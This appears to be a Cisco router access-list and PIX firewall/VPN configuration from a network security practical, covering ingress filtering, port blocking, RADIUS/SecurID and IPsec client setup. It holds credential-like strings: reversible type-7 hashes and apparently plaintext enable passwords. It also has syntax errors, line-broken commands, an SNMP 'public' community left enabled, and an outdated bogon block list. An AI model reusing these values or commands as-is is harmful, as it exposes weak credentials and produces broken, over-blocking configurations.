access-list 101 deny ip 104.0.0.0 0.255.255.255 any log
access-list 101 deny ip 105.0.0.0 0.255.255.255 any log
access-list 101 deny ip 106.0.0.0 0.255.255.255 any log
access-list 101 deny ip 107.0.0.0 0.255.255.255 any log
access-list 101 deny ip 108.0.0.0 0.255.255.255 any log
access-list 101 deny ip 109.0.0.0 0.255.255.255 any log
access-list 101 deny ip 110.0.0.0 0.255.255.255 any log
access-list 101 deny ip 111.0.0.0 0.255.255.255 any log
access-list 101 deny ip 112.0.0.0 0.255.255.255 any log
access-list 101 deny ip 113.0.0.0 0.255.255.255 any log
access-list 101 deny ip 114.0.0.0 0.255.255.255 any log
access-list 101 deny ip 115.0.0.0 0.255.255.255 any log
access-list 101 deny ip 116.0.0.0 0.255.255.255 any log
access-list 101 deny ip 117.0.0.0 0.255.255.255 any log
access-list 101 deny ip 118.0.0.0 0.255.255.255 any log
```

```
access-list 101 deny ip 119.0.0.0 0.255.255.255 any log
access-list 101 deny ip 120.0.0.0 0.255.255.255 any log
access-list 101 deny ip 121.0.0.0 0.255.255.255 any log
access-list 101 deny ip 122.0.0.0 0.255.255.255 any log
access-list 101 deny ip 123.0.0.0 0.255.255.255 any log
access-list 101 deny ip 124.0.0.0 0.255.255.255 any log
access-list 101 deny ip 125.0.0.0 0.255.255.255 any log
access-list 101 deny ip 126.0.0.0 0.255.255.255 any log
access-list 101 deny ip 127.0.0.0 0.255.255.255 any log
access-list 101 deny ip 173.0.0.0 0.255.255.255 any log
access-list 101 deny ip 174.0.0.0 0.255.255.255 any log
access-list 101 deny ip 175.0.0.0 0.255.255.255 any log
access-list 101 deny ip 176.0.0.0 0.255.255.255 any log
access-list 101 deny ip 177.0.0.0 0.255.255.255 any log
access-list 101 deny ip 178.0.0.0 0.255.255.255 any log
access-list 101 deny ip 179.0.0.0 0.255.255.255 any log
access-list 101 deny ip 180.0.0.0 0.255.255.255 any log
access-list 101 deny ip 181.0.0.0 0.255.255.255 any log
access-list 101 deny ip 182.0.0.0 0.255.255.255 any log
access-list 101 deny ip 183.0.0.0 0.255.255.255 any log
access-list 101 deny ip 184.0.0.0 0.255.255.255 any log
access-list 101 deny ip 185.0.0.0 0.255.255.255 any log
access-list 101 deny ip 186.0.0.0 0.255.255.255 any log
access-list 101 deny ip 187.0.0.0 0.255.255.255 any log
access-list 101 deny ip 189.0.0.0 0.255.255.255 any log
access-list 101 deny ip 190.0.0.0 0.255.255.255 any log
access-list 101 deny ip 197.0.0.0 0.255.255.255 any log
access-list 101 deny ip 223.0.0.0 0.255.255.255 any log
access-list 101 deny ip 240.0.0.0 0.255.255.255 any log
access-list 101 deny ip 241.0.0.0 0.255.255.255 any log
access-list 101 deny ip 242.0.0.0 0.255.255.255 any log
access-list 101 deny ip 243.0.0.0 0.255.255.255 any log
access-list 101 deny ip 244.0.0.0 0.255.255.255 any log
access-list 101 deny ip 245.0.0.0 0.255.255.255 any log
access-list 101 deny ip 246.0.0.0 0.255.255.255 any log
access-list 101 deny ip 247.0.0.0 0.255.255.255 any log
access-list 101 deny ip 248.0.0.0 0.255.255.255 any log
access-list 101 deny ip 249.0.0.0 0.255.255.255 any log
access-list 101 deny ip 250.0.0.0 0.255.255.255 any log
access-list 101 deny ip 251.0.0.0 0.255.255.255 any log
access-list 101 deny ip 252.0.0.0 0.255.255.255 any log
access-list 101 deny ip 253.0.0.0 0.255.255.255 any log
access-list 101 deny ip 254.0.0.0 0.255.255.255 any log
access-list 101 deny ip 255.0.0.0 0.255.255.255 any log
access-list 101 deny tcp any any range 135 139
access-list 101 deny udp any any range 135 139
access-list 101 deny tcp any any eq 445
```

```
access-list 101 deny tcp any any range 6000 6255 log
access-list 101 deny udp any any eq 69 log
access-list 101 deny udp any any eq 514 log
access-list 101 deny udp any any range 161 162 log
access-list 101 permit icmp any any echo
access-list 101 permit icmp any any echo-reply
access-list 101 permit icmp any any traceroute
access-list 101 permit icmp any any unreachable
access-list 101 permit icmp any any time-exceeded
access-list 101 permit icmp any any packet-too-big
access-list 101 permit icmp any any administratively-
prohibited
access-list 101 deny   icmp any any redirect log
access-list 101 deny   icmp any any mask-request log
access-list 101 deny   icmp any any log
access-list 101 permit   ip any any
!
access-list 102 deny tcp any any range 135 139
access-list 102 deny udp any any range 135 139
access-list 102 deny tcp any any eq 445
access-list 102 deny tcp any any range 6000 6255 log
access-list 102 deny udp any any eq 69 log
access-list 102 deny udp any any eq 514 log
access-list 102 deny udp any any range 161 162 log
access-list 102 deny icmp any any unreachable
access-list 102 permit ip NNN.109.117.96 0.0.0.15 any
access-list 102 deny ip any any log-input
!
access-list 199 permit tcp 10.14.254.0 0.0.0.255 any
access-list 199 deny ip any  any log
no cdp run
!
radius-server host 10.14.254.101 auth-port 1645 acct-port
1646
radius-server host 10.14.254.102 auth-port 1645 acct-port
1646
radius-server key 7 000B1D120C5E09030E2244
!
banner login ^C
Authorized uses only. All activity may be monitored and
reported.
^C
!
line con 0
 password 7 001703140D551F
 login
 transport input none
```

```
line aux 0
 no exec
transport input none
line vty 0 4
 access-class 199 in
 exec-timeout 5 0
 password 7 001703140D551F
 transport input ssh
 login
!
ntp server XXX.211.160.111
ntp server XXX.218.192.202
!
end
```

PIX Firewall / VPN Configuration

```
PIX Version 6.3(3):
! define interface security zones
nameif ethernet0 outside security0
nameif ethernet1 public security 50
nameif ethernet2 inside security100
enable password Bane!3hfw encrypted
passwd Eye4g3t! encrypted
hostname pix1
! fixup protocols implement ASA
fixup protocol ftp 21
fixup protocol http 80
fixup protocol h323 h225 1720
fixup protocol h323 ras 1718-1719
fixup protocol ils 389
fixup protocol rsh 514
fixup protocol rtsp 554
fixup protocol smtp 25
fixup protocol sqlnet 1521
fixup protocol sip 5060
fixup protocol skinny 2000
fixup protocol domain 53
! names permits creating a pseudo host table.  We
! will not use
no names

! Define Access-Lists

! OUTSIDE INTERFACE
! Permit DNS queries
access-list acl_outside permit udp any host NNN.109.117.109
eq domain
```

```
! Permit zone transfers from our ISP DNS slave servers
access-list acl_outside permit tcp host AAA.YYY.179.10 host
NNN.109.117.109 eq domain
access-list acl_outside permit tcp host AAA.YYY.254.10 host
NNN.109.117.109 eq domain
access-list acl_outside permit tcp host AAA.YYY.255.10 host
NNN.109.117.109 eq domain

! Permit web traffic to our public web server
access-list acl_outside permit tcp any host NNN.109.117.106
eq www

! Permit web-ssl traffic to our partner/supplier web server
access-list acl_outside permit tcp any host NNN.109.117.107
eq 443

! Permit inbound smtp (email) connections to our smtp
forwarder
access-list acl_outside permit tcp any host NNN.109.117.110
eq smtp

! Permit RADIUS Traffic from border router to our SecurID
Servers
access-list acl_outside permit udp host NNN.109.117.97 host
10.l4.254.101 range 1645 1646
access-list acl_outside permit udp host NNN.109.117.97 host
10.l4.254.102 range 1645 1646

! icmp
! permit echo requests to public servers
access-list acl_outside permit icmp any NNN.109.117.104
255.255.255.248 echo

! permit useful icmp types to all our hosts
access-list acl_outside permit icmp any NNN.109.117.104
255.255.255.240 echo-reply
access-list acl_outside permit icmp any NNN.109.117.104
255.255.255.240 unreachable
access-list acl_outside permit icmp any NNN.109.117.104
255.255.255.240 time-exceeded
access-list acl_outside deny any any

! PUBLIC INTERFACE
! Allow inbound smtp to internal mail server, but not other
! internal hosts.
```

```
access-list acl_public permit tcp host NNN.109.117.110 host
10.14.2.202 eq 25
access-list acl_public deny tcp host NNN.109.117.110
10.14.0.0 255.255.0.0 eq 25

! Allow outbound smtp to Internet
access-list acl_public permit tcp host NNN.109.117.110 any
eq 25

! Allow traffic from web front-end Oracle server
access-list acl_public permit tcp host NNN.109.117.107 host
10.14.2.100 eq 1521

! Permit syslog traffic to loghost
access-list acl_public permit udp NNN.109.117.104
255.255.255.248 host 10.14.254.200 eq 514

! Permit traffic to internal ntp servers
access-list acl_public permit udp NNN.109.117.104
255.255.255.248 host 10.14.254.101 eq 123
access-list acl_public permit udp NNN.109.117.104
255.255.255.248 host 10.14.254.102 eq 123

! Permit authentication to SecurID servers
access-list acl_public udp NNN.109.117.104 255.255.255.248
host 10.14.254.101 eq 5500
access-list acl_public udp NNN.109.117.104 255.255.255.248
host 10.14.254.102 eq 5500

! Deny undesirable icmp traffic
access-list acl_public deny icmp any unreachable
access-list acl_public deny icmp any redirect
access-list acl_public deny icmp any mask-request

! Permit okay icmp traffic
access-list acl_public permit icmp NNN.109.117.104
255.255.255.248 any

! Deny everything else
access-list acl_public deny any any

! INSIDE INTERFACE
! Permit outbound access from management network
access-list acl_inside permit ip 10.14.254.0 255.255.255.0
any

! Permit outbound access to web proxy
```

```
access-list acl_inside permit tcp 10.14.0.0 255.255.0.0
NNN.109.117.108 eq 80
access-list acl_inside permit tcp 10.14.0.0 255.255.0.0
NNN.109.117.108 eq 443

! Permit outbound email traffic (outbound smtp daemon
listens on 2525)
access-list acl_inside permit tcp host 10.14.2.201 host
NNN.109.117.110 eq 2525

! Deny undesirable icmp traffic
access-list acl_inside deny icmp any unreachable
access-list acl_inside deny icmp any redirect
access-list acl_inside deny icmp any mask-request
access-list acl_inside permit icmp 10.14.0.0 255.255.0.0
any

! Deny everything else
access-list acl_inside deny ip any any

! Define policy NAT rules for outside access
access-list nat_admin permit ip 10.14.254.0 255.255.255.0
any any

pager lines 24

! Syslog setup
no logging timestamp
no logging standby
no logging console
logging monitor informational
logging buffered informational
logging trap informational
logging facility 20
logging queue 512
logging host inside 10.14.254.200

interface ethernet0 100full
interface ethernet1 100full
interface ethernet2 100full

mtu outside 1500
mtu public 1500
mtu inside 1500

ip address outside NNN.109.117.102 255.255.255.248
ip address public NNN.109.117.105 255.255.255.248
```

```
ip address inside 10.14.1.1 255.255.255.0
ip audit info action alarm
ip audit attack action alarm

! Creates a pool of 10 local addresses to be used for
assigning dynamic IP addresses to remote VPN clients
ip local pool giacpool 10.14.1.2-10.14.1.11
no failover
failover timeout 0:00:00
failover poll 15
no failover ip address outside
no failover ip address inside
arp timeout 14400

! Define global address for outbound connections
global (outside) 1 NNN.109.117.100 netmask 255.255.255.248

! Set up the NAT process for outbound connections
nat (inside) 1 access-list nat_admin

! Static Statement for Outside to Public
static (public,outside) NNN.109.117.104 NNN.109.117.104
netmask 255.255.255.248

! Static Statements for Public to Inside
static (inside,public) 10.14.1.0 10.14.1.0 netmask
255.255.255.0
static (inside,public) 10.14.2.0 10.14.2.0 netmask
255.255.255.0
static (inside,public) 10.14.3.0 10.14.3.0 netmask
255.255.255.0
static (inside,public) 10.14.254.0 10.14.254.0 netmask
255.255.255.0

! Bind access lists to interfaces
access-group acl_outside in interface outside
access-group acl_public in interface public
access-group acl_inside in interface inside

route outside 0.0.0.0 0.0.0.0 NNN.109.117.97 1
route inside 10.14.0.0 255.255.0.0 10.14.1.254 1
timeout xlate 3:00:00timout conn 1:00:00 half-closed
0:10:00 udp 0:02:00 rpc 0:10:00
h323 0:05:00 sip 0:30:00 sip_media 0:02:00
timout uauth 0:05:00 absolute

! enable tacacs+ and radius protocols
```

```
aaa-server TACACS+ protocol tacacs+
aaa-server RADIUS protocol radius

! associate vpn_auth server tag to RADIUS
aaa-server vpn_auth protocol radius
aaa-server vpn_auth (inside) host 10.14.254.101 nnnnnnnn
timeout 5
aaa-server vpn_auth (inside) host 10.14.254.102 nnnnnnnn
timeout 5

! disable snmp server
no snmp-server location
no snmp-erver contact
snmp-server community public
no snmp-server enable traps

floodguard enable

! configure ssh management
ssh 10.14.254.100 inside
username admin password ******** encrypted privilege 2
terminal width 80

! enable ipsec traffic to bypass inbound ACLs
sysopt connection permit-ipsec
! define acceptable encryption algorithms
crypto ipsec transform-set giacset esp-3des esp-sha-hmac
! create a crypto map for dynamic clients
! and specify permitted transform sets
crypto dynamic-map dynamap 10 set transform-set giacset

! Add the dynmaic crypto-map set into a static crypto map
set
crypto map giacmap 10 ipsec-isakmp dynamic dynamap

! Enable clients to initiate negotiation of parameters
crytpo map giacmap client configuration address initiate
crypto map giacmap client configuration address respond

! Enable the PIX to launch the Xauth application on the VPN
client
! for authentication to SecurID.
! The token keyword is optional for client 3.0 & 1.1.
crypto map giacmap client token authentication vpn_auth

! apply the crypto map to outside interface
crypto map giacmap interface outside
```

```
! ike policy configuration
isakmp enable outside
isakmp key zzzzzzzzzz address 0.0.0.0 netmask 0.0.0.0
isakmp identity hostname
isakmp client configuration address-pool local giacpool
outside
isakmp policy 10 authentication pre-share
isakmp policy 10 encryption 3des
isakmp policy 10 hash sha
isakmp policy 10 group 2
isakmp policy 10 lifetime 86400

! ipsec group configuration for VPN clients
vpngroup giac address-pool giacpool
vpngroup giac dns-server 10.14.2.201
vpngroup giac dns-server 10.14.2.202
vpngroup giac wins-server 10.14.2.201
vpngroup giac wins-server 10.14.2.202
vpngroup giac default-domain giac.com
vpngroup giac idle-time 1800
vpngroup giac password zzzzzzzzzz
```